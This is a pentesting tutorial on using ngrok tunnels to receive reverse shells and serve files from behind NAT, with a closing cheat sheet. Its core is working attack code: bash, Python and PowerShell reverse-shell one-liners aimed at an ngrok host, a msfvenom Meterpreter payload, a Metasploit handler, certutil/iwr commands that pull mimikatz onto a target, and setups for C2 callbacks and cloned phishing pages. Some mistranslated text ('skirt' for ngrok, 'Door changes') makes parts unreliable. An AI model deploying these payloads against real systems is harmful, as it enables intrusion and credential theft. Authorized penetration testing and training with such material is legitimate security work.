ngrok Reverse Shell: TCP tunnels and Metasploit in the Pentest

Use ngrok in penetration testing to create TCP/HTTPS tunnels behind NATs and firewalls, receive reverse shells with Netcat or Metasploit, and evaluate OPSEC limits.
- Posted on 2026-08-10
- Reading time: 7 min
Ngrok for Pentesting: Reverse Shell, TCP Tunnel, HTTP Tunnel and OPSEC #

You're running a pentest from home or a lab without a public IP address, and the target needs to connect to your reverse shell listener—but your router uses NAT, and you can't forward ports. Ngrok solves this in thirty seconds: it creates a public TCP tunnel to your localhost, gives you a hostname and port reachable from the Internet, and all incoming traffic is forwarded to your local netcat/metasploit listener.
In penetration testing, ngrok is used for three main things: receiving reverse shells from targets that don't reach your private IP, temporarily hosting HTTPS pages for file transfers or authorized phishing simulations, and making payload callbacks when you don't control network routing.
Prerequisites: a free ngrok account at ngrok.com , network pivoting as a basic concept, bash for one-liners.
What is Ngrok? #
Ngrok is a tunneling platform that creates publicly accessible endpoints to services running on a local machine. In penetration testing, you can use it to temporarily expose HTTP/TCP listeners and services without affecting the router's port forwarding—useful when you're working from a private IP behind a NAT/CGNAT and the target needs to reach you from the outside.
How does Ngrok work? #
Target
   │  Internet
   ▼
Ngrok Edge (cloud ngrok.io)
   │  Tunnel cifrato
   ▼
Ngrok Client (sulla tua macchina)
   │
   ▼
localhost:4444 → Listener locale
The ngrok client you launch locally opens a persistent connection to the ngrok cloud infrastructure. When someone reaches the public endpoint (e.g., 0.tcp.eu.ngrok.io:12345), ngrok routes that connection through the tunnel to your local service — in our case, a netcat listener or a Metasploit handler on localhost:4444.
Ngrok vs Chisel vs Ligolo-NG vs VPS #
| Solution | -Setup | Tunnel | Infrastructure control | OPSEC | Ideal use |
|---|---|---|---|---|---|
| skirt | Instant (cloud account) | HTTP/TCP | Low | Low | Lab, CTF, pentest with difficult public IP |
| chisel | Medium (binary + your server) | TCP/HTTP | High | High | Real pentest, pivoting |
| ligolo-ng | Medium-high (TUN) | TUN | High | High | Advanced pivoting, transparent routing |
| Own VPS | Slower to prepare | Eventing | Very high | High | Red team with dedicated infrastructure |
Ngrok is great for labs, CTFs, and demos. For real-world engagement with clients with an active SOC, you'd better use Chisel, Ligolo-ng, or your own VPS with a custom domain. Traffic to *.ngrok.io It is easily identifiable and blockable.
Installation and Setup #
# Scarica ngrok (Linux x64)
wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz
tar xvzf ngrok-v3-stable-linux-amd64.tgz
sudo mv ngrok /usr/local/bin/

# Oppure con snap (Kali/Ubuntu)
sudo snap install ngrok

# Verifica installazione
ngrok versionngrok version 3.22.1Then register on ngrok.com (free) and add your authtoken:
# Incolla il tuo authtoken dal dashboard ngrok.com/your-authtoken
ngrok config add-authtoken <IL_TUO_TOKEN>

# Il token viene salvato in ~/.config/ngrok/ngrok.yml
Without an authtoken, ngrok v3 won't launch. The free plan allows one active tunnel at a time, unlimited bandwidth, and 8-hour sessions (data verified as of August 2026 — plans change over time, always check ngrok.com before committing).
How to Use Ngrok for a Reverse Shell (TCP Tunnel) #
To receive a reverse shell, you need to expose your local listener to the Internet. With ngrok, open a TCP tunnel on the port where you're listening.
# Apri tunnel TCP su porta 4444 (dove stai per ascoltare)
ngrok tcp 4444Session Status online
Account tuonome@email.com (Plan: Free)
Forwarding tcp://0.tcp.eu.ngrok.io:12345 -> localhost:4444ngrok gives you 0.tcp.eu.ngrok.io:12345 —this is the address you put in the reverse shell payload.
# Terminale 1: listener locale
nc -lnvp 4444

# Terminale 2: tunnel ngrok
ngrok tcp 4444

# Payload da far eseguire sul target (bash)
bash -i >& /dev/tcp/0.tcp.eu.ngrok.io/12345 0>&1

# Payload Python
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("0.tcp.eu.ngrok.io",12345));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'

# Payload PowerShell (Windows)
$client = New-Object System.Net.Sockets.TCPClient("0.tcp.eu.ngrok.io", 12345);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2=$sendback+"PS "+(pwd).Path+">";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
Typical error: copying the ngrok host but forgetting to update the port. The port changes every time you restart ngrok on the free plan. Always reread the output.
ngrok tcp 4444before launching the payload.
How to Use Ngrok with Metasploit #
# Apri tunnel
ngrok tcp 4444

# Metasploit handler locale (porta 4444, non quella ngrok)
msfconsole -q
> use exploit/multi/handler
> set PAYLOAD windows/x64/meterpreter/reverse_tcp
> set LHOST 0.0.0.0   # ascolta su tutte le interfacce locali
> set LPORT 4444
> exploit -j

# Genera payload che punta a ngrok
msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=0.tcp.eu.ngrok.io LPORT=12345 \
  -f exe -o payload.exe

# Il target esegue payload.exe → si connette a ngrok → forwarda a metasploit
How to Use Ngrok to Expose an HTTP/HTTPS Server #
To temporarily host a web page (a file server for transferring tools, or a legitimate phishing simulation), expose a local HTTP server over HTTPS using ngrok.
# Avvia un semplice HTTP server Python
python3 -m http.server 8080

# Tunnel HTTP → ottieni URL HTTPS pubblica
ngrok http 8080Forwarding https://abc123.ngrok-free.app -> http://localhost:8080Adesso https://abc123.ngrok-free.app Serve your local files with valid HTTPS (ngrok certificate).
Transfer tools to the target #
# Sull'attacker:
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
python3 -m http.server 8080
ngrok http 8080

# Sul target Windows:
certutil -urlcache -split -f "https://abc123.ngrok-free.app/mimikatz.exe" mimikatz.exe
# oppure
iwr "https://abc123.ngrok-free.app/mimikatz.exe" -OutFile mimikatz.exe
Authorized phishing simulations #
If the engagement involves an authorized phishing campaign, you can use the same mechanism to temporarily expose a cloned page (created with SET or GoPhish):
python3 -m http.server 80
ngrok http 80
# URL: https://abc123.ngrok-free.app → pagina phishing clonata
Typical mistake: using
ngrok http 80while another process uses port 80. Use a high port (8080, 8000) for the local server and let ngrok handle the mapping on 443.
How to Secure an Ngrok Tunnel #
To protect your ngrok tunnel from unauthorized access (others could reach your endpoint):
# HTTP tunnel con Basic Auth
ngrok http 8080 --basic-auth="admin:secretpassword"

# Solo chi conosce la password vede il contenuto
Ngrok Dashboard: Monitor Traffic in Real Time #
ngrok exposes a local dashboard that shows every request/response in real time — useful for debugging and seeing who's connecting.
# Avvia ngrok con dashboard abilitata (default)
ngrok http 8080

# Dashboard raggiungibile su
http://127.0.0.1:4040
In the dashboard you see:
- Every incoming request (method, header, body)
- Response from your local server
- Ability to replay any request
# Puoi anche usare l'API locale di ngrok
curl -s http://127.0.0.1:4041/api/tunnels | python3 -m json.tool
# Output: JSON con tutti i tunnel attivi, URL pubbliche, statistiche
Configuring Multiple Tunnels with a YAML File #
To start multiple tunnels at once with custom options, use a configuration file:
# ~/.config/ngrok/ngrok.yml
version: "3"
authtoken: <IL_TUO_TOKEN>

tunnels:
  # Listener reverse shell
  shell:
    proto: tcp
    addr: 4444

  # File server HTTPS
  files:
    proto: http
    addr: 8080
    basic_auth:
      - "admin:password123"

  # C2 callback (HTTP)
  c2:
    proto: http
addr: 8000# Avvia tutti i tunnel configurati
ngrok start --all
# Avvia solo specifici tunnel
ngrok start shell filesNgrok + Chisel: When to Combine Them #
In some scenarios you use ngrok for first login and then switch to chisel for internal pivoting.
# Scenario: reverse shell via ngrok → poi pivoti via chisel sul tunnel ngrok

# Step 1: ricevi shell su porta 4444 via ngrok TCP
ngrok tcp 4444
nc -lnvp 4444

# Step 2: dalla shell ricevuta, scarica chisel sul target
# (usa ngrok HTTP per hostare chisel)
ngrok http 8080 &
python3 -m http.server 8080 &
# Sul target: wget https://xxx.ngrok-free.app/chisel

# Step 3: usa chisel per tunnel verso rete interna
# (vedi articolo network-pivoting-advanced)
OPSEC: Is Ngrok Detectable? #
Straight answer: yes, and ngrok is not meant to be stealth.
Detectable on the blue team side:
- Traffic to
*.ngrok.ioe*.ngrok-free.appIt is identifiable by the proxy/firewall - DNS lookups to
*.ngrok.ioappear in DNS logs - The process
ngrokIt is visible inps auxon the attacking system - ngrok records metadata for each session (source IP, timestamp)
Mitigations to reduce detection:
- Use ngrok only in lab or CTF environments where detection is not the focus.
- In real engagement: use chisel on your own VPS with custom domain
- If you need to use ngrok: consider a paid plan to have fixed subdomains (less noisy in DNS logs)
# Su Linux, per vedere se ngrok è già usato come malware sul target
ps aux | grep ngrok
netstat -tlnp | grep ngrok
ls /tmp/ngrok* /var/tmp/ngrok*
Recommended Operational Path #
1. SETUP (30 secondi)
   └─ ngrok config add-authtoken <token>
   └─ ngrok tcp 4444  (prendi host:porta dall'output)

2. LISTENER LOCALE
   └─ nc -lnvp 4444
   └─ oppure: msfconsole handler su porta 4444

3. PAYLOAD
   └─ Bash one-liner con host:porta ngrok
   └─ msfvenom con LHOST=ngrok_host LPORT=ngrok_port
   └─ PowerShell con TCPClient ngrok

4. ESEGUI PAYLOAD SUL TARGET
   └─ Shell arriva al listener locale tramite tunnel

5. POST-EXPLOITATION
   └─ Upgrade shell (python pty, script -qc)
   └─ Trasferisci tool via ngrok HTTP tunnel
   └─ Pivot verso rete interna (vedi network-pivoting-advanced)

6. CLEANUP
   └─ Ctrl+C su ngrok (tunnel chiuso)
   └─ Rimuovi payload dal target
Troubleshooting #
| Problem | Cause | Solution |
|---|---|---|
ERR_NGROK_108 | Authtoken missing or invalid | ngrok config add-authtoken <token> |
| Tunnel closes after a few hours | Free plan limit | Restart ngrok, update payload with new port |
| Door changes every restart | Free plan, no landline | Paid plan for fixed TCP, or use chisel |
address already in use | Local port occupied | Change local port: ngrok tcp 5555 + listeners on 5555 |
| Target does not connect | Firewall blocks ngrok.io | Test port 443: ngrok tcp --remote-addr=0.tcp.eu.ngrok.io:443 4444 |
| Dashboard not responding | Port 4040 already used | ngrok http --web-addr=0.0.0.0:4041 8080 |
| Payload not working on Windows | PowerShell policy blocked | Usa cmd.exe one-liner or certutil for download |
Frequently Asked Questions about Ngrok in Pentesting #
What is Ngrok in pentesting? A tunneling tool that exposes a local service (listener, web server) on a public endpoint reachable from the internet, without affecting the router's port forwarding.
How does an Ngrok tunnel work? The ngrok client on your machine opens a persistent connection to the ngrok cloud infrastructure. Traffic arriving at the public endpoint is routed through that tunnel to your on-premises service.
Is Ngrok free? Yes, the Free plan is sufficient for labs and CTFs. Paid plans add fixed TCP ports and custom subdomains—check for updated details at ngrok.com.
Does the target need to have ngrok installed? No. Ngrok only runs on the attacker. Only the payload (bash one-liner, exe, script) that connects to the ngrok URL goes to the target.
Does Ngrok support TCP?
Yes, in addition to HTTP/HTTPS. ngrok tcp <porta> This is how you get reverse shell through NAT/firewall in pentest.
Does the reverse shell go through ngrok servers? Yes. The traffic goes through ngrok servers. It's encrypted with TLS, but ngrok sees the connection metadata (source IP, timestamp).
Is Ngrok secure? Traffic is encrypted in transit, but you're still relying on a third-party infrastructure—it's not the same as a tunnel on a VPS you control.
Is Ngrok stealthy? Can it be detected by a firewall?
No, it's not stealth. Domains *.ngrok.io/*.ngrok-free.app They are easily recognizable by proxies, firewalls and DNS logs.
Is Ngrok better than Chisel or Ligolo-NG? For lab/CTF setup speed, yes. For OPSEC and infrastructure control in a real-world engagement, no—chisel and ligolo-ng on your own server offer more control and less noise.
Can I use it on Kali without GUI?
Perfect. ngrok is CLI-only, it works in any terminal. The dashboard on 127.0.0.1:4040 It's optional.
Final Cheat Sheet #
=== SETUP ===
Install:     wget + tar oppure snap install ngrok
Auth:        ngrok config add-authtoken <TOKEN>

=== TCP TUNNEL (reverse shell) ===
Tunnel:      ngrok tcp 4444
Listener:    nc -lnvp 4444
Payload:     bash -i >& /dev/tcp/<host_ngrok>/<port_ngrok> 0>&1
Msfvenom:    msfvenom ... LHOST=<host_ngrok> LPORT=<port_ngrok> ...

=== HTTP TUNNEL (file server / phishing) ===
Server:      python3 -m http.server 8080
Tunnel:      ngrok http 8080
URL pubblica: https://<random>.ngrok-free.app

=== AUTENTICAZIONE ===
Basic auth:  ngrok http 8080 --basic-auth="user:pass"

=== DASHBOARD ===
Web UI:      http://127.0.0.1:4040
API locale:  curl http://127.0.0.1:4041/api/tunnels

=== CONFIG FILE ===
Path:        ~/.config/ngrok/ngrok.yml
Start all:   ngrok start --all
Start some:  ngrok start shell files

=== TRASFERIMENTO FILE ===
Host:        python3 -m http.server 8080 && ngrok http 8080
Download:    certutil -urlcache -split -f "https://<url>/tool.exe" tool.exe
             iwr "https://<url>/tool.exe" -OutFile tool.exe  # PowerShell
             wget https://<url>/tool      # Linux

=== OPSEC ===
Rilevabile:  traffico *.ngrok.io nei log DNS/proxy
Alternativa: chisel/ligolo-ng su VPS proprio
Detection:   ps aux | grep ngrok | netstat | grep ngrok
Related guides on hackita.it:
- Advanced Network Pivoting: Chisel, Ligolo-NG, SSH Tunneling
- Post-Exploitation and Pivoting
- Linux Enumeration after initial login
- Bash: Script and One-Liner for Pentesting